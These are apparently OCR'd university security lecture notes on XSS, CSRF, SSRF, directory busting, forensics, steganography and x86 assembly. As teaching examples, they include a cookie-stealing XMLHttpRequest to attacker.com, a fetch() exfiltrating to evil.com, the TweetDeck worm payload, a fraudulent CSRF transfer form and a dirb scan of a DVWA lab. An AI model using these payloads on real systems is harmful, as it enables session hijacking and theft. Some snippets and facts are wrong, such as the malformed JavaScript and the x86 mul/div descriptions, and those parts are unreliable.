
By understanding how JavaScript can be misused, developers can better protect their applications from common vulnerabilities like **Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF)**.

JavaScript: A Double-Edged Sword

JavaScript is a **scripting language that runs in the user's web browser**, allowing for dynamic and interactive web pages. It can **manipulate the DOM**, **make HTTP requests**, and **access cookies and local storage**.

While these capabilities enable rich web experiences, they can also be abused by attackers. Malicious JavaScript code injected into a web page can **steal sensitive data**, **hijack user sessions**, or perform unauthorized actions on behalf of the user.

A Simple JavaScript Exploit



A Simple JavaScript Exploit

A Simple JavaScript Exploit

```
<script> int secret=42; </script>
...
<script> fetch('https://evil.com/receive',  {method, 'POST', body: secret})</script>
```

Suppose the server returns some HTML with a secret JavaScript variable. If the attacker could somehow add the second script, the browser will send a POST request to the attacker's server with the secret!

9.2 Cross Site Scripting

The Dangers of Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) is a prevalent security vulnerability in web applications, where an **attacker injects malicious scripts into web pages viewed by other users**. This type of attack leverages the trust a user has for a particular site, turning benign web pages into vehicles for delivering harmful scripts.

Understanding Stored XSS

Stored Cross-Site Scripting (Stored XSS) occurs when malicious scripts are injected directly into a website's database through user inputs that are not adequately sanitized. These scripts are then delivered to other users' browsers when they access the compromised data.

- **Persistence**: The malicious script persists in the database, affecting multiple users over time.
- **Scope of Attack**: Can impact any user who accesses the data containing the script.
- **Mitigation**: Requires stringent input validation and output encoding to prevent and neutralize these attacks.

Example of Stored XSS Attack

Consider a user who submits a comment on a blog post with the following malicious JavaScript embedded: `<script>alert('XSS');</script>`. If the comment is stored as-is in the database and then displayed to other users without sanitization, it executes the script in every visitor's browser, potentially leading to wider exploitation.

Exploring Reflected XSS

Reflected Cross-Site Scripting (Reflected XSS) involves injecting a script into a web application that reflects the malicious script back to the user's browser as part of an immediate response. It typically occurs through URL parameters, form inputs, or any other data sent to the server that is then echoed back in the response.

- **Immediate Execution**: The script does not persist in the database but is executed immediately in the user's browser.
- **Social Engineering**: Often requires tricking a user into clicking a specially crafted link containing the malicious script.
- **Prevention**: Focuses on validating and encoding user inputs and URL parameters to avoid executing untrusted scripts.

Example of Reflected XSS Attack

A user clicks on a link like `http://example.com/search?query=<script>alert('XSS');</script>`. The search term is reflected in the response without sanitization, causing the script to execute in the user's browser. This illustrates how attackers use social engineering to execute their scripts.

Stored vs. Reflected XSS

- **Stored XSS**: Involves malicious scripts that are permanently stored on the server (e.g., in a database) and executed in multiple users' browsers when the stored data is displayed. This type of XSS is particularly harmful as it can affect many users over time. Mitigation includes thorough sanitization of stored data.
- **Reflected XSS**: Occurs when a user's input is immediately returned by web applications without proper sanitization and displayed in the user's browser, executing malicious scripts. This form usually affects the user who sends the input and often requires social engineering to initiate. Preventing this involves real-time sanitization of inputs and outputs.

How XSS Attacks Facilitate Session Hijacking via Cookie Theft

Cross-Site Scripting (XSS) can enable session hijacking by allowing attackers to inject scripts that covertly steal session cookies and send them to a malicious server. This attack bypasses the need for direct user interaction, making it harder to detect.

- **Mechanism**: Attackers leverage XSS vulnerabilities to inject a script that accesses the session cookie and sends it to their server using an AJAX POST request. This approach keeps the user on the original page, maintaining the illusion of security.
- **Impact**: Once the attacker obtains the session cookie, they can use it to impersonate the victim, accessing their account and sensitive data.
- **Example**: An attacker injects the following script into a vulnerable web application:

```
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://attacker.com/steal", true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.send("session=" + encodeURIComponent(document.cookie));
```

This script creates an XMLHttpRequest to send the session cookie to the attacker's server without disrupting the user's experience, effectively hijacking the session.

Real Example: Self-Retweeting Tweet in TweetDeck

The XSS attack that affected TweetDeck used the following JavaScript snippet embedded in a tweet:

```
<script class="xss">$('.xss').parents().eq(1).find('a').eq(1).click();$('[data-
action=retweet]').click();alert('XSS in Tweetdeck')</script>♥
```

- **Targeting the Script Element**: `$('.xss')` selects the `<script>` element itself using its class name 'xss'.
- **Navigating the DOM**: `$('.xss').parents().eq(1)` navigates up the DOM to find the parent element of the `<script>` tag. This is typically a container like a `<div>` or `<span>` that contains the tweet.
- **Finding and Clicking a Link**: `.find('a').eq(1).click();` looks for the second link within this parent container and simulates a click. This step could be designed to interact with other parts of the TweetDeck interface or to trigger additional actions like navigating or opening links.
- **Triggering the Retweet**: `$('[data-action=retweet]').click();` specifically targets elements (usually buttons) with a `data-action` attribute set to 'retweet' and simulates a click, which causes the tweet to retweet itself.
- **Alerting the User**: `alert('XSS in Tweetdeck')` then pops up an alert box, providing feedback that the XSS script executed, serving as a proof of concept for the attacker.

⚠ Comprehensive XSS and Session Hijacking Defense

Protecting against XSS and session hijacking requires a multi-layered approach:

- **Input Validation**: Sanitize and filter all user input to remove XSS payloads.
- **Output Encoding**: Encode user data before rendering to treat scripts as plain text.
- **Secure Frameworks**: Use frameworks with built-in XSS protection features.
- **Content Security Policy (CSP)**: Whitelist trusted sources for scripts, styles, and resources to block injected scripts.

  ```
  Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.com; object-src 'none';
  base-uri 'self'; form-action 'self'
  ```

  This CSP allows scripts only from the site origin and `https://trusted.com`, blocks plugins/objects, restricts base URLs and form submissions.
- **Secure Cookie Handling**: Use `HttpOnly` and `Secure` flags to prevent client-side script access to session cookies.
- **Short Session Timeouts**: Minimize session hijacking window with short timeouts and re-authentication.
- **Session Token Rotation**: Rotate tokens after sensitive operations to invalidate stolen tokens.
- **CSRF Protection**: Implement CSRF countermeasures to prevent unauthorized state changes.

Preventing XSS

To effectively prevent XSS attacks, user input must be sanitized before it is rendered on the web page. Below are examples of how a specific input is transformed using PHP's sanitization functions.

Before Sanitization:
User input: `<script>alert('XSS');</script>`

PHP Code Before Sanitization:

```
// Displaying user input directly
echo $_POST['user_input'];
```

This will execute the JavaScript and show an alert if `user_input` is `<script>alert('XSS');</script>`.

After Sanitization Using `htmlspecialchars`:
PHP Code After Sanitization:

```php
// Sanitizing user input to prevent XSS
$safe_input = htmlspecialchars($_POST['user_input'], ENT_QUOTES, 'UTF-8');
echo $safe_input;
```

With this sanitized input, the output in HTML will be: `<script>alert('XSS');</script>`, which is rendered as text rather than being executed as JavaScript. This approach prevents the script from running and neutralizes the XSS threat.

By combining these measures, web applications can effectively mitigate XSS vulnerabilities, prevent session hijacking, and enhance the overall security posture against various types of attacks targeting user sessions and sensitive data.

9.3 Cross-Site Request Forgery


Understanding Cookies and Session Tokens

Cookies and **session tokens are used to manage user sessions** in web applications. When a user logs in, the server creates a session and sends a unique session token to the client, which is stored as a cookie. On subsequent requests, the **client includes this session token, allowing the server to identify the user** and maintain their authenticated state. However, if an attacker can **obtain these session tokens, they can hijack** user sessions and perform unauthorized actions.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that **exploits the trust a website has in a user's browser**.

1. The victim logs in to the target website, and the server creates a session token that is stored as a cookie in the victim's browser.
2. The attacker crafts a malicious link or form that performs an unwanted action on the target website, such as submitting a transaction or changing account settings.
3. The attacker tricks the victim into clicking the link or submitting the form, often through social engineering techniques or by embedding the malicious code on a website the victim visits.
4. Since the victim is already authenticated on the target website, their browser automatically includes the session token in the request sent by the malicious link or form.
5. The target website, trusting the session token, processes the request as if it were a legitimate action performed by the authenticated user.
6. The attacker successfully performs the unwanted action on behalf of the victim without their knowledge or consent.



CSRF Attack on a Banking Website

Imagine a user, Alice, who has an account with a popular online banking website, BankXYZ. The banking website uses session tokens to manage user authentication. Here's how a CSRF attack could be executed:

1. Alice logs in to her account on the BankXYZ website, and the server creates a session token that is stored as a cookie in her browser.
2. The attacker, Eve, crafts a malicious HTML form that performs a fund transfer from Alice's account to Eve's account. The form sends a POST request to the transfer endpoint of Alice's bank, telling it to transfer funds to the attacker.

```html
<\form action="https://bankxyz.com/transfer" method="POST">
  <input type="hidden" name="amount" value="1000">
  <input type="hidden" name="recipient" value="Eve's Account">
```

```
  <input type="submit" value="Click here for a chance to win!">
</form>
```

3. Eve sends an email to Alice with a link to a website containing the malicious form, disguising it as a chance to win a prize. Alice, unaware of the hidden form, clicks on the link and unknowingly submits the form.
4. Since Alice is already logged in to her BankXYZ account, her browser automatically includes the session token in the form submission request.
5. The BankXYZ server, trusting the session token, processes the fund transfer request as if it were initiated by Alice herself.
6. The attacker successfully transfers funds from Alice's account to their own account without Alice's knowledge or consent.

⚠ CSRF vs. Cross-Site Scripting (XSS)

While CSRF and Cross-Site Scripting (XSS) are both types of attacks that target web applications, they have some key differences:

- XSS attacks involve injecting malicious scripts into a website, which are then executed by the victim's browser.
- CSRF attacks, on the other hand, trick the victim's browser into performing actions on a website where they are already authenticated.
- XSS attacks can be used to steal session tokens or perform actions on behalf of the user, while CSRF attacks focus on performing specific actions without stealing the session token itself.

⚠ Preventing CSRF Attacks

1. **Anti-CSRF Tokens:**
   - Include a unique, randomly generated token in each form or sensitive request.
   - The server validates the token to ensure the request originated from a legitimate source.
   - Attackers cannot guess or obtain the valid token, preventing unauthorized requests.
2. **Same-Site Cookies:**
   - Set the `SameSite` attribute on cookies to `Strict` or `Lax`.
   - `Strict` mode prevents cookies from being sent with cross-site requests.
   - `Lax` mode allows cookies for top-level navigation but blocks them for cross-site subresource requests.
   - Prevents attackers from exploiting user's authenticated session on other sites.
3. **Referer Header Validation:**
   - Check the `Referer` header to verify the origin of sensitive requests.
   - Ensure the request originated from the same domain or a trusted domain.
   - Reject requests from unknown or untrusted sources to prevent CSRF attacks.

9.4 Server-Side Request Forgery

Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) is a vulnerability that **arises when a web application accepts user-supplied input and uses it to make requests to other systems** or resources on the server-side, without sufficient validation or sanitization. The attacker can manipulate these requests to access internal resources, bypass security controls, or perform unauthorized actions on behalf of the server.

In an SSRF attack, the **attacker crafts a malicious request that tricks the server into making an unintended request** to a target system. This can be achieved by exploiting vulnerabilities in the application's input handling, such as inadequate input validation or improper trust in user-supplied data.

SSRF in Action: Exploiting a Vulnerable Weather API

Suppose there's a web application that provides weather information based on user-supplied location data. The application uses an internal API to fetch weather data from a third-party service. However, the application doesn't properly validate the user input, allowing an attacker to manipulate the API request.

Here's how an attacker could exploit this SSRF vulnerability:

1. Identify the vulnerable endpoint that accepts user-supplied location data.

2. Craft a malicious URL pointing to an internal resource, e.g., `http://localhost/admin`.
3. Send the malicious URL as the location input to the vulnerable endpoint.
4. The application server receives the malicious URL and makes a request to the specified internal resource instead of the intended weather API.
5. The attacker gains unauthorized access to the internal resource, potentially accessing sensitive data or performing malicious actions.

⚠ SSRF vs. Cross-Site Request Forgery (CSRF)

Aspect	SSRF	CSRF
Target	Server-side resources and systems	User's session and actions
Exploited Trust	Server's trust in user-supplied input	User's trust in authenticated session
Impact	Unauthorized access to internal resources, data exfiltration, command execution	Unauthorized actions on behalf of the user, such as modifying account settings or performing transactions

⚠ Preventing Server-Side Request Forgery (SSRF)

To mitigate SSRF vulnerabilities, consider the following measures:

Network Layer:

- Segment remote resource access functionality in **separate networks to reduce the impact of SSRF**.
- Enforce **"deny by default"** firewall policies or network access control rules to block all but essential intranet traffic.

Application Layer:

- **Sanitize and validate** all client-supplied input data.
- **Enforce the URL schema**, port, and destination with a positive allow list.
- **Do not send raw** responses to clients.
- Disable HTTP **redirection**.

9.5 Directory Bursting

Forced Browsing & Directory Bursting

Forced Browsing and Directory Bursting are techniques used by attackers to **discover and access restricted web pages, directories, or files that are not intended to be public**. These techniques involve **manually crafting URLs or using automated tools to guess** and enumerate potential file and directory names.

- Forced Browsing: Attackers attempt to access restricted pages or files by **manipulating URL parameters** or by guessing common file names and extensions.
- Directory Bursting: Attackers try to discover hidden directories by **iterating through a list of common directory names** or using wordlists to brute-force the directory structure.

Discovering Hidden Admin Pages

Suppose a web application has an admin panel located at `www.example.com/admin`. However, this admin panel is not linked from any public pages and is intended to be accessed only by authorized administrators.

An attacker, suspecting the existence of an admin panel, may attempt forced browsing by manually entering common URLs such as:

- `www.example.com/admin`
- `www.example.com/administrator`
- `www.example.com/admin.php`
- `www.example.com/admin/dashboard`

If any of these URLs are accessible without proper authorization checks, the attacker gains unauthorized access to the admin panel and can potentially perform privileged actions.

Uncovering Sensitive Directories

An attacker targeting a web server may attempt directory bursting to uncover hidden directories that could contain sensitive information. They may use a wordlist containing common directory names or variations, such as:

- `/backups`
- `/config`
- `/data`
- `/logs`

By sending requests to these directories and analyzing the server's responses, the attacker can determine which directories exist on the server. If any of these directories are not properly secured, the attacker may gain access to sensitive files or configuration data.

Directory Bursting with dirb

Let's use the `dirb` tool to perform directory bursting on a target web server and discover hidden directories and files.

Target URL: `http://192.168.56.102/DVWA`

Command:

```
dirb http://192.168.56.102/DVWA
```

Output:

```
---- Scanning URL: http://192.168.56.102/DVWA/ ----
+ http://192.168.56.102/DVWA/.git/HEAD (CODE:200|SIZE:23)
==> DIRECTORY: http://192.168.56.102/DVWA/config/
==> DIRECTORY: http://192.168.56.102/DVWA/database/
==> DIRECTORY: http://192.168.56.102/DVWA/docs/
==> DIRECTORY: http://192.168.56.102/DVWA/external/
+ http://192.168.56.102/DVWA/favicon.ico (CODE:200|SIZE:1406)
+ http://192.168.56.102/DVWA/index.php (CODE:302|SIZE:0)
+ http://192.168.56.102/DVWA/php.ini (CODE:200|SIZE:154)
+ http://192.168.56.102/DVWA/phpinfo.php (CODE:302|SIZE:0)
+ http://192.168.56.102/DVWA/robots.txt (CODE:200|SIZE:25)
==> DIRECTORY: http://192.168.56.102/DVWA/tests/
```

The `dirb` tool discovered several directories and files on the target server, including:

- A hidden `.git` directory containing version control information
- Directories like `config`, `database`, `docs`, `external`, and `tests`
- Files such as `php.ini`, `phpinfo.php`, and `robots.txt`

By analyzing these findings, we can potentially uncover sensitive information or configuration files that may aid in further exploitation of the target application. For example, there exists a config backup file which contains sensitive information - the database username and password!

```
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'hepsmix!ie45';
$_DVWA[ 'db_port']      = '3306';
```

Motivation

In the modern digital landscape, **organisations face increasing threats from cyber-attacks** and data breaches. These incidents can cause significant financial and reputational damage. **Effective incident response and digital forensics are crucial to mitigate these impacts** and ensure organizational security.

Digital Forensics and Incident Response (DFIR)

Digital forensics involves the **identification, preservation, analysis, and presentation of digital evidence**. Incident response refers to the **organized approach to managing and addressing the aftermath of a cyber-attack**. Together, DFIR helps organizations respond to incidents effectively and recover from cyber-attacks.

The digital forensics process typically includes several phases:

- **Identification**: Recognizing and determining the scope of the incident.
- **Preservation**: Ensuring that the digital evidence is protected and not altered.
- **Analysis**: Examining the evidence to understand the incident and identify the perpetrators.
- **Documentation**: Recording the findings and maintaining a chain of custody.
- **Presentation**: Presenting the evidence in a clear and understandable manner, often in legal proceedings.

Digital forensics encompasses various areas, including:

- **Computer Forensics**: Investigating digital devices such as computers and laptops.
- **Network Forensics**: Analyzing network traffic and logs to detect and respond to incidents.
- **Mobile Device Forensics**: Examining smartphones and tablets for evidence.
- **Cloud Forensics**: Investigating data stored in cloud environments.
- **Malware Forensics**: Analyzing malicious software to understand its behavior and impact.

Cyber Incident Response Team (CIRT)

A Cyber Incident Response Team (CIRT) is a **group of professionals tasked with responding to and managing cybersecurity incidents**. CIRTs handle incident detection, analysis, containment, eradication, recovery, and post-incident activities, ensuring a comprehensive response to cyber threats.

Logs and Log Analysis

Logs are essential in digital forensics as they **provide a record of activities and events on a system or network**. Analyzing logs helps investigators understand **what happened, how it happened, and who was involved**. Common types of logs include system logs, application logs, and network logs.

Consider a sample log file from a web server:

```
192.168.1.1 - - [12/May/2024:14:23:45 +0000] "GET /index.html HTTP/1.1" 200 1024
192.168.1.1 - - [12/May/2024:14:23:46 +0000] "POST /login.php HTTP/1.1" 200 2326
192.168.1.2 - - [12/May/2024:14:23:47 +0000] "GET /dashboard HTTP/1.1" 302 -
192.168.1.1 - - [12/May/2024:14:23:48 +0000] "GET /admin HTTP/1.1" 200 512
192.168.1.1 - - [12/May/2024:14:23:49 +0000] "GET /error HTTP/1.1" 404 512
```

- 192.168.1.1 accessed the main page and then attempted to log in.
- 192.168.1.2 attempted to access the dashboard but was redirected.
- 192.168.1.1 accessed the `/admin` page, which should be restricted to admins only.
- The 404 error indicates an attempt to access a non-existent page.

In this case, the log reveals that 192.168.1.1 accessed a restricted admin page, suggesting that the user may have used **directory bursting or forced browsing** to bypass security measures. This indicates a security flaw that needs to be addressed to prevent unauthorized access in the future.

Forensic Tools

Various tools assist forensic investigators in working with files. Here are some key tools and their commands, along with explanations of their purposes and usefulness:

Command	Explanation	Usefulness
`$ file screenshot.png`	Uses the `file` utility to determine the type of a file based on its content, rather than its extension. It identifies file types using "magic bytes," which are specific patterns at the beginning of files.	Quickly identify and categorize files, especially when extensions may have been tampered with.
`$ dd if=/file_with_a_file_in_it.xxx of=./extracted_file.xxx bs=1 skip=1335205 count=40668937`	The `dd` command is used for low-level copying of data. In this context, it extracts a specific portion of a file by specifying the byte range (`skip` and `count`).	Useful in recovering deleted files or extracting embedded files from a larger data set.
`$ strings -o screenshot.png`	The `strings` command searches for and prints printable character sequences within a file.	Quickly identify human-readable text within binary files, such as metadata, error messages, or embedded URLs.
`$ hexdump -n 50 -e "0x%08x " screenshot.png`	The `hexdump` command displays the binary data of a file in a hexadecimal format.	Examine the raw data within a file, allowing investigators to detect patterns or anomalies that may indicate tampering or hidden information.
`$ exiftool screenshot.png`	The `exiftool` command reads and writes metadata information in files, particularly images.	Metadata can provide critical information about a file, such as creation date, modification history, and camera settings, which can be crucial in an investigation.

Packet Traces

Packet traces involve capturing and examining raw network packets to identify malicious activity. Tools like Wireshark are commonly used for this purpose.

Example:

```
No.  Time          Source        Destination   Protocol Length Info
1    0.000000000   192.168.1.100 192.168.1.1   TCP      74     4369 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=123456789 TSecr=0 WS=128
2    0.000112345   192.168.1.1   192.168.1.100 TCP      74     80 → 4369 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=123456790 TSecr=123456789 WS=128
3    0.000224690   192.168.1.100 192.168.1.1   TCP      66     4369 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 TSval=123456791 TSecr=123456790
```

In this example:

- Packet 1: Shows an initial SYN request from 192.168.1.100 to 192.168.1.1.
- Packet 2: Is the SYN-ACK response from the server.
- Packet 3: Is the ACK from the client, completing the TCP handshake.

Network Logs

Network logs are records of activities on network devices such as firewalls, routers, and intrusion detection systems. These logs help trace the attacker's actions and timeline.

Example of a firewall log:

```
May 12 14:23:45 firewall01 kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:1a:2b:3c:4d:5e:6f SRC=192.168.1.100 DST=192.168.1.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=54321 DF PROTO=TCP SPT=4369 DPT=80 WINDOW=64240 RES=0x00 SYN URGP=0
May 12 14:23:46 firewall01 kernel: [UFW ALLOW] IN=eth0 OUT= MAC=00:1a:2b:3c:4d:5e:6f SRC=192.168.1.1 DST=192.168.1.100 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=54322 DF PROTO=TCP SPT=80 DPT=4369 WINDOW=64240 RES=0x00 SYN ACK URGP=0
```

In this log:

- First entry: Shows a blocked incoming connection attempt from 192.168.1.100 to 192.168.1.1 on port 80.
- Second entry: Shows an allowed response from 192.168.1.1 to 192.168.1.100, indicating a successful connection establishment.

10.2 Stenography

Steganography

Definition: Steganography is the practice of **concealing secret information within non-secret data**.

In Text: Hidden messages can be embedded in text by manipulating fonts, spacing, or using invisible characters.

In Images: Information can be hidden within images by:

- **Spatial Domain**: Modifying the least significant bits (LSBs) of pixel values or using color separation. This method is known as LSB image steganography.
- **Frequency Domain**: Applying transforms such as FFT (Fast Fourier Transform) or DCT (Discrete Cosine Transform) to embed signals in select frequency bands. This involves altering the least perceptible bits to avoid detection. However, these bits are also targeted by lossy image compression software like JPEG.

🔥 Steganalysis

Definition: Steganalysis is the process of detecting the presence of steganography within files.

Techniques:

- **Statistical Analysis**: Analyzing file size, statistics, and other measurable attributes to detect anomalies indicative of hidden data.
- **Pixel Pattern Examination**: Detecting unusual pixel patterns in images that may suggest hidden information.
- **Machine Learning Algorithms**: Using advanced algorithms to identify patterns and anomalies that are difficult to detect with traditional methods.

Carrier File Analysis: Involves comparing the suspected file with an original, unaltered version to identify changes such as color variations, resolution loss, or other distortions. This method is effective when the original file is known, allowing for direct comparison.

🎓 Example: Video Steganography to Catch Pirates

Illustrative Example: Movie studios embed unique canaries within video files to identify the source of leaks. These canaries can be **slight alterations in frame data or watermarks that are invisible** to viewers but detectable through analysis.

Step-by-Step Analysis:

1. Original video: A high-definition movie file.
2. Embedded canaries: Unique identifiers such as slightly altered frames, invisible watermarks, or modified audio samples.
3. Leak detection: When a pirated copy is found, studios analyze the video file to extract the embedded canaries and trace back to the source of the leak.

Practical Impact: This method allows movie studios to identify and take action against individuals or groups responsible for leaking content, thereby protecting their intellectual property.

🎓 Example: Image Steganography

Illustrative Example: An image file where the LSB of each pixel's color value is altered to encode the hidden message.

Step-by-Step Analysis:

1. Original image: A standard JPEG image.
2. Hidden message: The binary data of the hidden message is split and embedded into the LSB of each pixel.
3. Extracting the hidden message involves reading the LSBs of the image pixels and reconstructing the binary data.

10.3 Assembly

🔥 x86 Architecture and Assembly Language

What is an Architecture?

An architecture **specifies how software and hardware interact, determining how instructions are processed and data is managed.**

Why x86 for Reverse Engineering?

- **Prevalence**: x86 is widely used in many devices and systems, making it a frequent target for reverse engineering.

- **Documentation**: Extensive documentation and community support make it easier to learn and understand.
- **Compatibility**: Understanding x86 helps in analyzing and modifying a wide range of software.

Special Registers in x86:

- **EIP (Extended Instruction Pointer)**: Points to the current instruction being executed. Crucial for tracing program execution.
- **ESP (Extended Stack Pointer)**: Points to the top of the stack. Important for managing function calls and local variables.
- **EBP (Extended Base Pointer)**: Used to reference function parameters and local variables in the stack frame.

These registers are essential for managing the execution flow and stack operations, allowing precise control and manipulation of data and instructions during reverse engineering.

Important Instructions:

Instruction	Description
`add eax, 0x5`	Adds 0x5 to the `eax` register. `eax` is a general-purpose register used in arithmetic and data manipulation.
`sub eax, 0x5`	Subtracts 0x5 from the `eax` register.
`mul eax, edx`	Multiplies `eax` by `edx`, storing the result in `edx`.
`div eax, edx`	Divides `eax` by `edx`, storing the quotient in `eax` and the remainder in `edx`.
`cmp eax, 0x10`	Compares `eax` with 0x10, setting flags based on the result.
`mov eax, edx`	Moves the contents of `edx` into `eax`.
`mov eax, [edx]`	Moves the contents of the memory address pointed to by `edx` into `eax`.
`lea eax, [ebx+4*edx]`	Loads the effective address represented by `ebx + 4*edx` into `eax`.
`call 0x8004bc`	Calls the function at address `0x8004bc`, storing the return address on the stack.
`ret`	Returns from the function, restoring the address from the stack.
`jmp 0x8004bc`	Unconditionally jumps to address `0x8004bc`.

Example: Assembly Instructions

Let's look at a simple program that adds two numbers and returns the result. The equivalent assembly code helps understand what each instruction does.

C Code:

```c
int add(int a, int b) {
    return a + b;
}
```

Assembly Code:

```
_add:
    push ebp              ; Save the base pointer
    mov ebp, esp          ; Set the base pointer to the current stack pointer
    mov eax, [ebp+8]      ; Move the first argument (a) into eax
    add eax, [ebp+12]     ; Add the second argument (b) to eax
    pop ebp               ; Restore the base pointer
    ret                   ; Return from the function, result is in eax
```

Explanation:

Instruction	Description
`push ebp`	Saves the current base pointer (`ebp`) on the stack to preserve the calling function's stack frame.
`mov ebp, esp`	Sets the base pointer (`ebp`) to the current stack pointer (`esp`), establishing a new stack frame for the called function.
`mov eax, [ebp+8]`	Moves the first argument, located at `[ebp+8]`, into the `eax` register. This is the first parameter of the function.
`add eax, [ebp+12]`	Adds the second argument, located at `[ebp+12]`, to the value in the `eax` register.

Instruction	Description
`pop ebp`	Restores the previous base pointer from the stack, reverting to the caller's stack frame.
